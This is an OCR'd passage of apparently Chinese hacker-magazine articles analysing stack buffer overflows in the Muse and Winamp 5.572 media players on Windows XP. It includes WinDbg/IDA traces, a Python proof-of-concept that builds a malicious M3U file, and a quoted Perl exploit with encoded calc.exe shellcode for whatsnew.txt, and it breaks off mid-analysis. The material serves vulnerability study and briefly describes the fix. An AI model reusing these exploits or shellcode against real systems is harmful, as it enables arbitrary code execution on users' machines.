


图 1

由图 1 可以看到，程序被成功溢出，eip 现在指向了 0x41414141 这个地址，由于这个地址是不可执行的，所以异常出错。接下来，我们要做的就要去分析这个漏洞产生的原因，并且编写我们的利用程序，到最后，会简单讲一下，这个漏洞的修补。

首先我们来了解下溢出产生的原因。

打开 windbg，附加到 msue 进程上，然后在 kernel!ReadFile 处下断点，再用 muse 打开我们之前做好的 test.m3u（注：在这个过程中会多次断在 ReadFile 处，我们要按多次 G），在我们多次按 G 后，它停了下来，显示如下信息：

```
0:000> g
(294.ad0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=00000130
esi=ffffffff edi=0013f1c1
eip=41414141 esp=0013ef28 ebp=014ab730 iopl=0
nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010212
<Unloaded_6.so>+0x41414140:
41414141 ??              ???
访问异常了，此时我们看下栈。
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames
may be wrong.
0013ef24 41414141 41414141 41414141 41414141
<Unloaded_6.so>+0x41414140
*** WARNING: Unable to verify checksum for D:\Program
Files\Muse\Muse.exe
*** ERROR: Symbol file could not be found.  Defaulted to export
symbols for D:\Program Files\Muse\Muse.exe -
0013ef5c 0049a8d2 0013f090 00000000 0147c301
<Unloaded_6.so>+0x41414140
0013ef60 0013f090 00000000 0147c301 00000000
Muse!CSdll::operator=+0x99082
0013ef64 00000000 0147c301 00000000 01479308
<Unloaded_6.so>+0x13f08f
```

我们看到，在 0x0049a8d2 的前一指命处发生溢出。我们用 IDA 打开 muse.exe，看下 0x0049a8d2 之前一指令到底是什么。

```
我们看到如下指令
.text:0049A631    push  edi              ; File
.text:0049A632    lea   eax, [esp+338h+Buf]
.text:0049A636    push  104h             ;
.text:0049A63B    push  eax              ;
.text:0049A63C    call  ds:fgets   // 读取长度为 104h 字节
……
.text:0049A8C8          push    0
.text:0049A8CA          push    ecx
 /*
```

这个 ecx 是一个字符串的地址，这个字符串由文件的路径加文件内容组成，

```
0013F090 66 69 6C 65 3A 2F 2F 43 7C 2F 44 6F 63 75 6D 65 file://C|/Docume
0013F0A0 6E 74 73 20 61 6E 64 20 53 65 74 74 69 6E 67 73 nts and Settings
0013F0B0 2F 68 2F D7 C0 C3 E6 2F 4D 55 53 45 2F 41 41 41 /h/桌面/MUSE/AAA
0013F0C0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F0D0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F0E0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F0F0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F100 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F110 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F120 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F130 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F140 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F150 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F160 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F170 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F180 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F190 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F1A0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F1B0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F1C0 00 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .u
```

而后面造成溢出的，也就是对这个的处理造成的溢出，此时，我们也看到，缓冲区中 A 的数目只有 104h 个字节。

```
 */
.text:0049A8CB          mov     ecx, eax
.text:0049A8CD          call    sub_47BA90
//可以看出，是在这里发生的 crash，我们跟进去.
.text:0049A8D2          jmp     short loc_49A8D6
我们跟进 sub_47BA90 中去，在 sub_47BA90 中，

muse.0047BA90
……
.text:0047BBD4          lea     edx, [esp+38h+var_1C]
.text:0047BBD8          mov     ecx, ebp
.text:0047BBDA          push    edx
.text:0047BBDB          mov     byte ptr [esp+3Ch+var_4], 9
.text:0047BBE0          call    sub_47BDD0
//在调用这里的时候发生异常，
……
在 sub_47BDD0 处发生异常，我们跟进这个函数中去，
.text:0047BDD0 sub_47BDD0       proc near       ; CODE
XREF: sub_47BA90+150p
.text:0047BDD0
.text:0047BDD0 var_104    = byte ptr -104h
.text:0047BDD0 arg_0      = dword ptr  4
.text:0047BDD0
.text:0047BDD0      mov     eax, [esp+arg_0] //
.text:0047BDD4      sub     esp, 104h
//分配 0x104 的栈的大小，这里分配 0x104 栈的大小，是因为，
前面读的时候，只从文件中读取了 0x104 个字节，作者认为，在这里
也分配 0x104 就够了．其实不然.
.text:0047BDDA      xor     edx, edx
.text:0047BDDC      push    ebx
.text:0047BDDD      push    ebp
.text:0047BDDE      push    esi
.text:0047BDDF      push    edi
.text:0047BDE0      mov     edi, [eax+4] //取得路径
.text:0047BDE3      mov     ebp, ecx
.text:0047BDE5      cmp     edi, edx   //如果路径不为空,则跳转.
.text:0047BDE7      jnz     short loc_47BDEF
.text:0047BDE9      mov     edi, ds:?_C@?1??_Nullstr
@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2
    @@std@@CAPBDXZ@4DB ; char const `std::basic_string<char,
std::char_traits<char>,std::allocator<char>>::_Nullstr(void)'::`2'::_C
.text:0047BDEF
.text:0047BDEF loc_47BDEF:        ; CODE XREF:
sub_47BDD0+17j
.text:0047BDEF          or      ecx, 0FFFFFFFFh
//不为空,跳这里.
.text:0047BDF2      xor     eax, eax
.text:0047BDF4      repne scasb
.text:0047BDF6      not     ecx       //ecx 的值,
.text:0047BDF8      sub     edi, ecx  //
.text:0047BDFA      lea     ebx, [esp+114h+var_104]
.text:0047BDFE      mov     eax, ecx
//此时 ecx 中为文件路径加文件内容的长度，而文件内容的长度
已经为 104,再加上路径的长度，很明显，这个值会大于 104.
.text:0047BE00      mov     esi, edi
.text:0047BE02      mov     edi, ebx
.text:0047BE04      add     ebp, 9Ch
.text:0047BE0A      shr     ecx, 2    // 把 ecx 除以 4
.text:0047BE0D      rep movsd
//把 esi 的内容复制到 edi 中，此时，造成溢出，覆盖了返回地址.
……
```

至此，溢出产生的原因分析清楚了，由于作者在处理 M3U 文件的时候，如果 M3U 文件内容前面没有路径名或协议名的话，则会自动加上文件存在的路径，而此时的路径加文件的长度，就大于原来认为的 0x104 了，所以造成溢出。

接下来，我们就写可以开始写我们的 POC 了。

我们注意下我们路径的值为 45（0x2d），所以 POC 的长度应该为 108-2d，为 db（219），POC 如下：

（215）nop+shellcode，

（4）eip 这个值要指向我们 shellcode 的地址，我们这个用 jmp esp 指令，7dbf23a8(jmp esp in shell32.dll)（这是我本机上的地址，大家可以替换）（x）后面再加 nop+ jmp esp-x 指令，跳到我们的 shellcode 上，就可以了。(总之，215+4+x＜260(104h))。

根据上述的结构，我们写好如下 POC（仅供参考，因为，这个 POC 的利用与那个路径的值有关系，所以换个路径不一定有用，同时，说明这个漏洞的利用也有一定的局限性）。

```
buffersize = 215
nopsled = "\x90" * 4
shellcode = (
            "\x2b\xc2"
            "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
            "\x51\x68\x6c\x6c\x20\x20\x68\x33"
            "\x32\x2e\x64\x68\x75\x73\x65\x72"
            "\x89\xe1\xbb\x7b\x1d\x80\x7c\x51"
            "\xff\xd3\xb9\x5e\x67\x30\xef\x81"
            "\xc1\x11\x11\x11\x11\x51\x68\x61"
            "\x67\x65\x42\x68\x4d\x65\x73\x73"
            "\x89\xe1\x51\x50\xbb\x40\xae\x80"
            "\x7c\xff\xd3\x89\xe1\x31\xd2\x52"
            "\x51\x51\x52\xff\xd0\x31\xc0\x50"
            "\xb8\x12\xcb\x81\x7c\xff\xd0")
#shellcode = ("\xeb\x16\x5b\x50\x88\x43\x09\x53"
#            "\xbb\x0d\x25\x86\x7c"
#           "\xff\xd3\x31\xc0"
#              "\xbb\x12\xcb\x81\x7c"
#              "\xff\xd3\xe8\xe5\xff\xff\xff"
#              "\x63\x61\x6c\x63\x2e"
#              "\x65\x78\x65")
junk = "\x90" * (buffersize-(len(nopsled)+len(shellcode)))
njump = "\xe9\x1C\xff\xff\xff" #jmp 0x00
eip = "\xa8\x23\xbf\x7d" # jmp esp in shell32.dll
payload = nopsled+shellcode+junk + eip + nopsled + njump
try:
    print "[+] Creating exploit file.."
    exploit = open('test.m3u','w');
    exploit.write(payload);
    exploit.close();
    print "[+] Writing", len(payload), "bytes to test.m3u"
    print "[+] Exploit file created!"
```

```
    except:
        print "[-] Error: You do not have correct permissions.."
```

利用上述提供的 Python 代码生成 test.m3u 后，执行可以看到如图 2 所示结果。




图 2

（注：在这里，如果把 ShellCode 换成别的 ShellCode 的时候，也许会出错，因为在执行到 ShellCode 的时候，当前的 esp 指向了 ShellCode 中，执行 ShellCode 中的函数比如 Loadlibrary 的时候，便把栈内的 ShellCode 给覆盖了，所以导致报错，执行失败。所以看上面的例子，在 ShellCode 前面加了两个字节"\x2b\xe2"，它的汇编指令是 sub esp，edx，因为注意到执行到 ShellCode 的时候，edx 的值为 111h，这样一减，就把当前栈指向别处去了，这样，执行 ShellCode 时，不会破坏 ShellCode 的内容。当然，这里你们也可以自由发挥，但要注意的是，在 ShellCode 中不能存在\x00 的，所以，如果想在其中加一些指令的话，要对其进行编码，或想办法用其他指令代替，这不是这篇文章的重点，就不在这里细说了）。

最后讲下如何修补漏洞，很简单，在往缓冲区复制的时候，判断一下复制字符串的大小，是否小于我们分配的栈的大小即可。

上面的这个漏洞就分析到这里，大家有什么不明白的，可以到黑防论坛与我交流，我的黑防 ID 是冰雪风谷。

（另补充一点，大家在测试的时候，一定要注意，文件的路径应该为"C:\Documents and Settings\h\桌面\MUSE"。这个不是绝对的，但长度应该一样。或者可以根据自己本机的情况，算出相关的值。）（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编
关键字:Winamp、栈溢出、XP



Winamp 本地栈溢出漏洞分析 XP SP3

文/图 孙嘉骏

漏洞背景

Winamp 由 Nullsoft 公司开发，创始人是 Justin Frankel，伴随着 MP3 这种音乐格式的出现而出现，伴随着 MP3 的成长而成长，是一个非常著名的高保真音乐播放软件，支持 MP3，MP2，MOD，S3M，MTM，ULT，XM，IT，669，CD-Audio，Line-In 等格式。

不过说到安全，Winamap 爆出的漏洞还真是不少，从 M3U 文件处理静态缓冲区溢出，MP4 文件解析缓冲区溢出漏洞，JPEG 和 PNG 整数溢出到远程拒绝服务漏洞，真是花样百出！可见再好的一款软件也有百密一疏的时候啊。现在我们来分析一下 Winamp 的 whatnew.TXT 文件读取栈溢出漏洞。

漏洞分析

漏洞发生步骤：先把 whatnew.TXT 放入 Winamap 文件夹下，然后打开软件，打开菜单栏 HELP>单击 About Winamp>选 Version history 栏后溢出发生，弹出计算器对话框，如图 1，图 2，图 3 所示。



图 1




图 2




图 3

好了，既然溢出的确发生了，那我们具体分析溢出是怎样发生的。幸运的是这个溢出攻击网上已经公布出了它 POC 代码，用 Perl 语言写的，如下：

```
my $version = "Winamp 5.572";
my $junk = "\x41" x 540;
my $eip = "\xad\x86\x0e\x07"; my $nop = "\x90" x 100;
my $shellcode =
# windows/exec cmd=calc.exe
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x48\x5a\x6a\x47".
"\x58\x30\x42\x31\x50\x42\x41\x6b\x42\x41\x57\x42\x32\x42\x41\x32".
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x78\x69\x6b\x4c\x6a".
"\x48\x53\x74\x67\x70\x67\x70\x75\x50\x4e\x6b\x53\x75\x65\x6c\x6e".
"\x6b\x51\x6c\x46\x65\x70\x78\x43\x31\x68\x6f\x4e\x6b\x30\x4f\x54".
"\x58\x6e\x6b\x73\x6f\x57\x50\x67\x71\x58\x6b\x77\x39\x4c\x4b\x64".
"\x74\x6c\x4b\x57\x71\x5a\x4e\x76\x51\x49\x50\x6e\x79\x6e\x4c\x4f".
"\x74\x4b\x70\x70\x74\x37\x77\x69\x51\x48\x4a\x64\x4d\x43\x31\x4f".
"\x32\x7a\x4b\x48\x74\x55\x6b\x72\x74\x34\x64\x77\x74\x70\x75\x4d".
"\x35\x6c\x4b\x71\x4f\x75\x74\x36\x61\x48\x6b\x41\x76\x4c\x4b\x44".
"\x4c\x70\x4b\x4e\x6b\x63\x6f\x55\x4c\x33\x31\x68\x6b\x4e\x6b\x35".
"\x4c\x4e\x6b\x34\x41\x6a\x4b\x6c\x49\x33\x6c\x35\x74\x64\x44\x4a".
"\x63\x34\x71\x4b\x70\x63\x54\x6e\x6b\x71\x50\x76\x50\x4f\x75\x4b".
"\x70\x72\x58\x74\x4c\x4c\x4b\x77\x30\x76\x6c\x4c\x4b\x44\x30\x57".
"\x6c\x6c\x6d\x6e\x6b\x75\x38\x54\x48\x58\x6b\x73\x39\x6e\x6b\x4b".
"\x30\x4e\x50\x37\x70\x67\x70\x37\x70\x6c\x4b\x62\x48\x45\x6c\x63".
"\x6f\x35\x61\x39\x66\x35\x30\x50\x56\x4d\x59\x48\x78\x6e\x63\x59".
"\x50\x43\x4b\x66\x30\x43\x58\x68\x70\x6f\x7a\x43\x34\x33\x6f\x73".
"\x58\x4f\x68\x6b\x4e\x6d\x5a\x46\x6e\x72\x77\x6b\x4f\x78\x67\x63".
"\x53\x62\x41\x30\x6c\x55\x33\x64\x6e\x42\x45\x70\x78\x32\x45\x33".
"\x30\x47";
open (myfile,'>> whatsnew.txt');
print myfile $version.$junk.$eip.$nop.$shellcode;   #生成
whatsnew.txt 文件
```

我们可以清晰地看出代码溢出的格式 $junk.$eip. $nop.$shellcode，即为填充+jmp esp 地址+nop 指令+我们的 shellcode 代码。填充的作用毋庸置疑就是对函数体内局部变量填充，并导致返回地址被替换为一个系统内 jmp esp 的地址，因此函数返回的时候会把这个 jmp esp 的地址加载到 ip 寄存器中运行。最后使得跳转到大片的 nop 指令中后运行 ShellCode。读者也许会问为什么执行 jmp esp 后就会跳转到 ip 寄存器会加载 nop 指令的地址执行呢？其实很简单，因为调用一个函数后，在函数执行完成返回时会执行一条 ret n（n 可能为 0）指令，在执行这条指令前，esp 栈寄存器总是指向调用该函数指令的下一条指令，这样函数 ret 执行完成以后，ip 寄存器会把 esp 寄存器的值装入，然后使 esp=esp+n，这样就实现函数的返回，那么如果函数返回地址被修改以后就会导致 ip 寄存器中装入的值错误，使得任意指令的执行。在这里我们把返回地址变为了一个 jmp esp 地址，大家知道是什么意思了吧，因为此时 esp 正好指向了栈中函数返回地址+n 处地址，即为 nop 指令地址，这样就顺利运行我们的 ShellCode 了。很简单吧！

其实，调试这一类的漏洞还是很简单的，主要第一步是定位漏洞发生位置。第二步就是分析漏洞发生过程也就是发生原因。第三步就是如何利用漏洞了。好，那我就一一道来。

首先要定位漏洞，就要先让漏洞断下来，其实对各种漏洞断点的下达也是不同的。比如，网页挂马漏洞分析中，可以在网页中写一些 asert()函数，使得程序有一个断点的机会。而对我们这类漏洞来说可以先修改 jmp esp 地址为一个 0xffffffff 值，那么当函数返回时，IP 装入此值，程序就肯定会异常断在此处。然后就可以进一步分析。好，说做就做。按照先前步骤触发漏洞，程序断开如图 4 所示。




图 4

Eip 寄存器转入了 OXffffffff 地址，发生异常，但是此时函数已经返回了，而 olldbg 左边的代码也没有显示了。那么具体发生的溢出位置又是在哪呢？这个我们可以观察一下此时的栈中情况来进行分析，我们可以对栈回溯，如图 5，我们可以看到大量 0x41414141 上面有一个属于 Winamp 的函数调用返回地址，于是我们可以在该函数调用处下一个断点，然后再用单步调试，尝试着进行定位，实践证明了的确是由于在 sub_401280 返回时溢出的。经过多次调式以后，我们发现是由于 text:004016D8 call ds:lstrcpynA 这条指令导致栈溢出的。既然找到了溢出位置。那么第二步我们用 IDA 反汇编 Winamp.exe 得出的代码，并开始分析如下：

